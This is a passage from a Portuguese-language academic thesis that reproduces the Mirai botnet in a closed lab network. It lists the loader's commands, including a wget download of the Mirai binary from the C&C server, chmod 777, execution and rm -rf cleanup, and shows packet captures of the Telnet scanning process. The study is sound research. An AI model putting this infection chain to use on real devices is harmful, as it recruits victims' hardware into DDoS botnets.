


Figura 4.12: Pacote 65 - Requisição de *password* do RPi (192.168.2.49) para o *loader* (192.168.2.30)




Figura 4.13: Pacote 67 - Fornecimento de senha: *admin* do *loader* (192.168.2.30) para o RPi (192.168.2.49)




Figura 4.14: Pacote 86 – Apresentação das mensagens de inicialização do SO do RPi (192.168.2.49)

Após acessado remotamente, o dispositivo passa a receber uma série de comandos do servidor *loader*, com o objetivo de exercer um fluxo de cinco atividades principais, respectivamente na ordem em que são apresentados na Tabela 4.2.

Objetivo	**Comando**
Realizar uma verredura dos processos existentes e matar processos suspeitos	/bin/busybox ps /bin/busybox kill -9 <pid>
Detectar a arquitetura do processador do dispositivo	cat /proc/cpuinfo
Descobrir os métodos de carregamento de arquivos disponíveis no dispositivo	/bin/busybox wget /bin/busybox tftp
Realizar o *download* do binário e transformá-lo em executável	/bin/busybox wget http://192.168.2.20:80/mirai.<arch> -O dvrHelper /bin/busybox chmod 777 dvrHelper
Executar o binário carregado no dispositivo	./dvrHelper telnet.<arch>
Excluir os arquivos adicionados durante a invasão	rm -rf <arquivo>

Tabela 4.2: Comandos realizados pelo servidor *loader* no dispositivo invadido

Primeiramente, o servidor *loader* visualiza quais processos estão rodando no dispositivo e "mata" qualquer processo que possa interferir na atividade da *botnet*, como outros *malwares* instalados ou serviços de acesso remoto habilitados. Em seguida, é detectada a arquitetura do processador do dispositivo para definir qual binário deve ser baixado do servidor C&C para um funcionamento correto do executável. No caso do *Raspberry Pi*, a arquitetura encontrada foi *arm61* que é compatível com a arquitetura *arm7* disponível no servidor. Depois, considerando os métodos de carregamento incluídos no código, deve-se descobrir quais deles estão disponíveis no dispositivo. A escolha do método a ser utilizado, embasada na disponibilidade do dispostivo, possui a seguinte ordem de prioridade: *wget*, *tftp* e *echo*. Neste cenário, como todos os comandos estavam disponíveis a partir da ferramenta *BusyBox*, conforme apresentado na Fig. 4.15, o método de carregamento utilizado foi o *wget*. Seguidamente é realizado o *download* do binário baseado na arquitetura detectada e no método definido, como pode ser observado na Fig. 4.16.




Figura 4.15: Comandos disponíveis pela ferramenta *BusyBox*




Figura 4.16: Comando utilizado para realizar o *download* do binário

Com o auxílio da ferramenta *Tcpdump*, foi realizada uma captura de pacotes no *Raspberry Pi* durante a invasão pelo servidor *loader*. A Fig. 4.17 apresenta os primeiros pacotes pertencentes ao processo de carregamento do binário armazenado no servidor C&C, incluindo a requisição *wget* e o envio de pacotes de dados contendo o binário.

Figura 4.17: Início do processo de *download* do binário

Por fim, após completo o carregamento do arquivo, o binário é executado no dispositivo e passa rodar em memória. Os arquivos que foram adicionados no dispositivo após a invasão são removidos e o servidor *loader* se desconecta do dispositivo.

Após a conclusão do processo de invasão do dispositivo e do carregamento do *malware*, o mesmo é transformado em um *bot* da *botnet* e passa a ser contabilizado e controlado pelo servidor C&C. A comunicação entre o *bot* e o servidor de comando é baseada no domínio incluído no código do binário presente no dispositivo, conforme explicado na seção 4.1. O estabelecimento dessa comunicação é quase que imediato a execução do binário no dispositivo. A Fig. 4.18 mostra a contagem de um *bot* na interface de gerência de ataques da *botnet*.




Figura 4.18: Interface de gerência de ataques *botnet* com a contagem de um *bot*

Dessa forma, ao ser contabilizado pela interface de gerência de ataques, o dispositivo *Raspberry Pi* foi transformado com sucesso em um *bot*, passando a ser incluído nos ataques de DDoS inicializados pela *botnet*. Assim como esperado, o dispositivo continua exercendo suas funcionalidades normalmente e todos os processos de ataque acontecem de forma transparente ao usuário do dispositivo.

4.2.1 Processo de *scanner*

O processo de *scanner* de IPs vulneráveis é um aspecto extremamente importante para o funcionamento correto da *botnet*, pois é a partir dele que novos *bots* serão recrutados. Esse processo é realizado pelos dispositivos já infectados pelo *malware* e teoricamente consiste no envio de pacotes SYN para IPs randômicos nas portas padrões dos serviços Telnet (23 e 2323) e SSH (22), utilizando o protocolo TCP. O objetivo é encontrar dispositivos que possuam esses serviços habilitados, para então tentar realizar o acesso remoto nos mesmos com credenciais comuns, definidas previamente no código.

A partir do momento que em são transformados em *bot*, os dispositivos instantaneamente passam a realizar esse processo. Para visualiza-lo de uma forma mais específica, com o auxílio da ferramenta *Tcpdump*, os pacotes de dados do tráfego de rede do *Raspberry Pi* foram capturados, utilizando o filtro de captura do protocolo TCP. Conforme explicado na seção 3.4, para este trabalho, a grande maioria dos IPs foram excluídos desse processo, de forma que apenas IPs no intervalo de 192.168.0.0 até 192.168.3.255 fossem possíveis de serem testados. Por esse motivo, poucos pacotes foram capturados durante uma varredura de aproximadamente cinco minutos. As Figs. 4.19 e 4.20 mostram que apenas 20 pacotes foram capturados e o único IP encontrado para tentativa

de acesso pelo serviço Telnet foi o 192.168.2.20, do próprio servidor C&C.

```
aledemelo@RPi0w_c:~ $ sudo tcpdump tcp > tcpscanprivate.txt
[sudo] password for aledemelo:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C19 packets captured
20 packets received by filter
0 packets dropped by kernel
```

Figura 4.19: Número de pacotes capturados com o *Tcpdump* no *Raspberry Pi*

19:31:03.859787 IP **192.168.2.49.52318** > **192.168.2.20.telnet**: Flags [P.], seq 231639531:231639533, ack 1449603489, win 457, options [nop,nop,TS val 358741 ecr 1181747885], length 2

19:31:03.881201 IP **192.168.2.20.telnet** > **192.168.2.49.52318**: Flags [P.], **seq 1:3, ack 2**, win 227, options [nop,nop,TS val 1181807964 ecr 358741], length 2

19:31:03.881385 IP **192.168.2.49.52318** > **192.168.2.20.telnet**: Flags [.], **ack 3**, win 457, options [nop,nop,TS val 358743 ecr 1181807964], length 0

19:32:03.939945 IP **192.168.2.49.52318** > **192.168.2.20.telnet**: Flags [P.], **seq 2:4, ack 3**, win 457, options [nop,nop,TS val 364749 ecr 1181807964], length 2

19:32:03.946525 IP **192.168.2.20.telnet** > **192.168.2.49.52318**: Flags [P.], **seq 3:5, ack 4**, win 227, options [nop,nop,TS val 1181868029 ecr 364749], length 2

19:32:03.946658 IP **192.168.2.49.52318** > **192.168.2.20.telnet**: Flags [.], **ack 5**, win 457, options [nop,nop,TS val 364749 ecr 1181868029], length 0

19:33:03.999704 **IP 192.168.2.49.52318** > **192.168.2.20.telnet**: Flags [P.], **seq 4:6, ack 5**, win 457, options [nop,nop,TS val 370755 ecr 1181868029], length 2

19:33:04.058606 IP **192.168.2.20.telnet** > **192.168.2.49.52318**: Flags [P.], **seq 5:7, ack 6**, win 227, options [nop,nop,TS val 1181928137 ecr 370755], length 2

Figura 4.20: Exemplificação de alguns pacotes capturados com o *Tcpdump* no *Raspberry Pi*

Para visualizar o processo de uma forma mais detalhada, em um ambiente com interface gráfica, a partir da máquina *cnc-server* foi rodado o binário do *malware* no modo *debug*. Os resultados podem ser vistos nas Figs. 4.21 e 4.22. Assim como no *Raspberry Pi*, poucos IPs foram identificados para a tentativa de acesso, sendo eles o do servidor DNS, servidor C&C e do *Raspberry Pi*. Além disso, uma grande quantidade de pacotes ARP foram enviados na tentativa de encontrar dispositivos ativos com o IP incluído no intervalo definido no código.




Figura 4.21: Pacotes capturados com o processo de *scanner* na máquina *cnc-server*




Figura 4.22: Apresentação no terminal das tentativas de login com o processo de *scanner* na máquina *cnc-server*


Considerando a pequena quantidade de resultados obtidos, o código foi alterado para realizar o processo de *scanner* em um intervalo maior de IPs, abrangendo todos os IPs entre 192.168.0.0 e 192.168.255.255. Novamente, o processo foi inicializado tanto no *Raspberry Pi* como na máquina *cnc-server* e os resultados podem ser vistos nas Figs. 4.23 a 4.25. Nesse caso, uma imensa quantidade de pacotes SYN foram enviados para IPs aleatórios, incluindo as portas 23 e 2323. No *Raspberry Pi*, durante uma varredura de aproximadamente cinco minutos, 16314 pacotes foram capturados com o filtro utilizado.

```
aledemelo@RPi0w_c:~ $ sudo tcpdump tcp > tcpscanpublic.txt
[sudo] password for aledemelo:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C3818 packets captured
16314 packets received by filter
12102 packets dropped by kernel
```

Figura 4.23: Número de pacotes capturados com o *Tcpdump* no *Raspberry Pi* com um intervalo maior de IPs

```
20:02:15.971121 IP 192.168.2.49.44679 > 192.168.94.26.telnet: Flags [S], seq 3232259610,
win 48279, length 0

20:02:15.995814 IP 192.168.2.49.44679 > 192.168.213.196.telnet: Flags [S], seq 3232290244,
win 48279, length 0

20:02:16.028734 IP 192.168.2.49.44679 > 192.168.174.236.telnet: Flags [S], seq 3232280300,
win 48279, length 0

20:02:16.050205 IP 192.168.2.49.44679 > 192.168.90.79.telnet: Flags [S], seq 3232258639,
win
48279, length 0

20:02:16.051789 IP 192.168.2.49.44679 > 192.168.112.0.telnet: Flags [S], seq 3232264192,
win 48279, length 0

20:02:16.079205 IP 192.168.2.49.44679 > 192.168.195.120.telnet: Flags [S], seq 3232285560,
win 48279, length 0

20:02:16.098283 IP 192.168.2.49.44679 > 192.168.106.215.telnet: Flags [S], seq 3232262871,
win 48279, length 0

20:02:16.112755 IP 192.168.2.49.44679 > 192.168.130.69.2323: Flags [S], seq 3232268869,
win 48279, length 0

20:02:16.182999 IP 192.168.2.49.44679 > 192.168.174.9.telnet: Flags [S], seq 3232280073,
win 48279, length 0

20:02:16.214725 IP 192.168.2.49.44679 > 192.168.142.93.telnet: Flags [S], seq 3232271965,
win 48279, length 0

20:02:16.239121 IP 192.168.2.49.44679 > 192.168.183.19.telnet: Flags [S], seq 3232282387,
win 48279, length 0

20:02:16.417565 IP 192.168.2.49.44679 > 192.168.52.59.2323: Flags [S], seq 3232248891, win
48279, length 0
```

Figura 4.24: Exemplificação de alguns pacotes capturados com o *Tcpdump* no *Raspberry Pi* com um intervalo maior de IPs



No.	Time	Source	Destination	Protocol	Length	Info
32	2.273170730	192.168.2.20	192.168.105.108	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
33	2.273518994	192.168.2.20	192.168.112.212	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
34	2.273726171	192.168.2.20	192.168.255.15	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
35	2.273869127	192.168.2.20	192.168.21.199	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
36	2.274289997	192.168.2.20	192.168.73.155	TCP	54	60816 → 2323 [SYN] Seq=0 Win=46730 Len=0
37	2.277402149	192.168.2.20	192.168.234.232	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
38	2.278093391	192.168.2.20	192.168.224.18	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
39	2.278524556	192.168.2.20	192.168.81.69	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
40	2.284828032	192.168.2.20	192.168.96.237	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
41	2.285892094	192.168.2.20	192.168.115.246	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
42	2.295089249	192.168.2.20	192.168.165.156	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
43	2.295387017	192.168.2.20	192.168.69.212	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
44	2.296832575	192.168.2.20	192.168.187.12	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
45	2.297158667	192.168.2.20	192.168.78.67	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
46	2.297540201	192.168.2.20	192.168.199.247	TCP	54	60816 → 2323 [SYN] Seq=0 Win=46730 Len=0
47	2.297986822	192.168.2.20	192.168.101.91	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
48	2.298077033	192.168.2.20	192.168.14.39	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
49	2.303453928	192.168.2.20	192.168.114.236	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
50	2.303626710	192.168.2.20	192.168.239.197	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
51	2.303894037	192.168.2.20	192.168.21.75	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
52	2.305036752	192.168.2.20	192.168.65.228	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
53	2.312759432	192.168.2.20	192.168.48.91	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
54	2.313854893	192.168.2.20	192.168.171.53	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
55	2.314508841	192.168.2.20	192.168.204.242	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
56	2.319571850	192.168.2.20	192.168.139.1	TCP	54	60816 → 2323 [SYN] Seq=0 Win=46730 Len=0
57	2.320042733	192.168.2.20	192.168.180.255	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
58	2.327346928	192.168.2.20	192.168.9.91	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
59	2.327743173	192.168.2.20	192.168.207.40	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
60	2.327824683	192.168.2.20	192.168.213.169	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
61	2.330285835	192.168.2.20	192.168.199.205	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
62	2.330967915	192.168.2.20	192.168.24.244	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
63	2.331664895	192.168.2.20	192.168.104.248	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
64	2.331856363	192.168.2.20	192.168.47.65	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
65	2.332508874	192.168.2.20	192.168.202.112	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
66	2.333588684	192.168.2.20	192.168.156.224	TCP	54	60816 → 2323 [SYN] Seq=0 Win=46730 Len=0
67	2.334350609	192.168.2.20	192.168.34.6	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
68	2.334835936	192.168.2.20	192.168.16.92	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
69	2.340946684	192.168.2.20	192.168.86.97	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
70	2.341267179	192.168.2.20	192.168.230.29	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
71	2.342109326	192.168.2.20	192.168.6.229	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0
72	2.342554964	192.168.2.20	192.168.59.194	TCP	54	60816 → 23 [SYN] Seq=0 Win=46730 Len=0

Figura 4.25: Pacotes capturados com o processo de *scanner* na máquina *cnc-server* com um intervalo maior de IPs

